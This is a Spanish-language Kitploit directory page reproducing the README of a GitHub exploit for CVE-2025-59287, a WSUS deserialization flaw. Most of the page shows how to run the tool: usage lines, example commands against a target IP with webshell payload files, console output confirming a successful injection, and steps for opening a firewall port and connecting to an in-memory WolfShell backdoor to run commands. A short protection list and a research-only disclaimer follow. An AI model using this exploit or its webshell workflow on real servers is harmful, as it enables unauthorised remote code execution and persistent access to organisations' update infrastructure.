
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-59287 — Exploit para CVE-2025-59287, que inyecta un webshell de memoria WolfShell en servidores WSUS para lograr ejecución remota de código cuando se abre la consola de administración. | Kitploit
Herramientas/GitHubGitHub/0x7556/cve-2025-59287
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónRed TeamingDesarrollo de Payloads
GitHub0x7556/cve-2025-59287

CVE-2025-59287

Exploit para CVE-2025-59287, que inyecta un webshell de memoria WolfShell en servidores WSUS para lograr ejecución remota de código cuando se abre la consola de administración.

Ver Repositorio
7323hace 1 añoAún no revisado
Compartir

Reproducción de la vulnerabilidad CVE-2025-59287 en WSUS

CVE-2025-59287 — Inyección de WolfShell Wolverine memory shell directo

Resumen

CVE-2025-59287 aprovecha una falla lógica en los componentes relacionados con WSUS para inyectar un memory shell de WolfShell en el servidor objetivo. Cuando un administrador abre la consola de WSUS (se activa de forma predeterminada en un tiempo aleatorio de 1 a 30 minutos), el memory shell se activa y provoca la ejecución remota de código (RCE). Este documento incluye ejemplos de explotación, archivos necesarios y recomendaciones de protección.

Ejemplo de uso

Uso

Envíe el payload de deserialización de ysoserial.net al servidor objetivo, con funcionalidad personalizable. Este proyecto demuestra la inyección del memory shell Wolverine.

Usage: CVE-2025-59287 <target_url> <payload_file>

Ejemplo de inyección del WebShell ASPX de Wolverine

CVE-2025-59287 http://192.168.50.159:8530 wolfaspx.txt


Ejemplo de inyección en memoria del WolfShell directo de Wolverine

C:\Users\Administrator\Desktop\>CVE-2025-59287 http://192.168.50.159:8530 wolfshell.txt
[+] Target: http://192.168.50.159:8530/
[+] Payload read successfully, length: 20413 characters

[+] Getting Server ID...
[+] Server ID: c37d5d65-6460-4543-b7f2-f6414a3c36f9
[+] Auth cookie with Server ID...
[+] Using ID: c37d5d65-6460-4543-b7f2-f6414a3c36f9
[+] Sending event with payload...
[+] SUCCESS!
[!] RCE will trigger when you open the WSUS console!
[!] to cleanup remove the hawktrace.local computer from WSUS

Ejemplo de habilitación del puerto 7556 en el firewall

CVE-2025-59287 http://192.168.50.159:8530 allow7556.txt
exp


Reverse shell de PowerShell

win2019 Defender lo bloquea y elimina, no se puede usar Defende

Abrir la consola de WSUS para activar la vulnerabilidad


Como se muestra en la imagen, la escucha exitosa en el puerto 7556 indica que el memory shell directo de Wolverine se ha inyectado WolfDoor 1

Conexión de Wolverine al memory shell para ejecutar comandos CMD

WolfDoor 2

Recomendaciones de protección

  • Aplique inmediatamente el parche proporcionado por el proveedor o las medidas de mitigación temporales a los servidores WSUS afectados.
  • Revise y elimine los clientes sospechosos en WSUS (por ejemplo, hawktrace.local).
  • Restrinja y audite el acceso a la consola de administración de WSUS, asegurando que solo administradores de confianza puedan acceder.
  • Utilice herramientas de detección de intrusiones, escaneo de memoria y monitoreo de integridad del host para detectar memory shells anómalos o módulos sospechosos.
  • Antes de aplicar el parche, evite abrir la consola de WSUS o procesar elementos de actualización sospechosos en entornos no confiables.

Descargo de responsabilidad

Este documento es solo para fines de investigación de seguridad y protección. No utilice el código de explotación relacionado en sistemas no autorizados o actividades de ataque.

Enlaces de referencia

https://github.com/0x7556/wolfshell https://github.com/0x7556/CVE-2025-59287

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    360
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    289

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →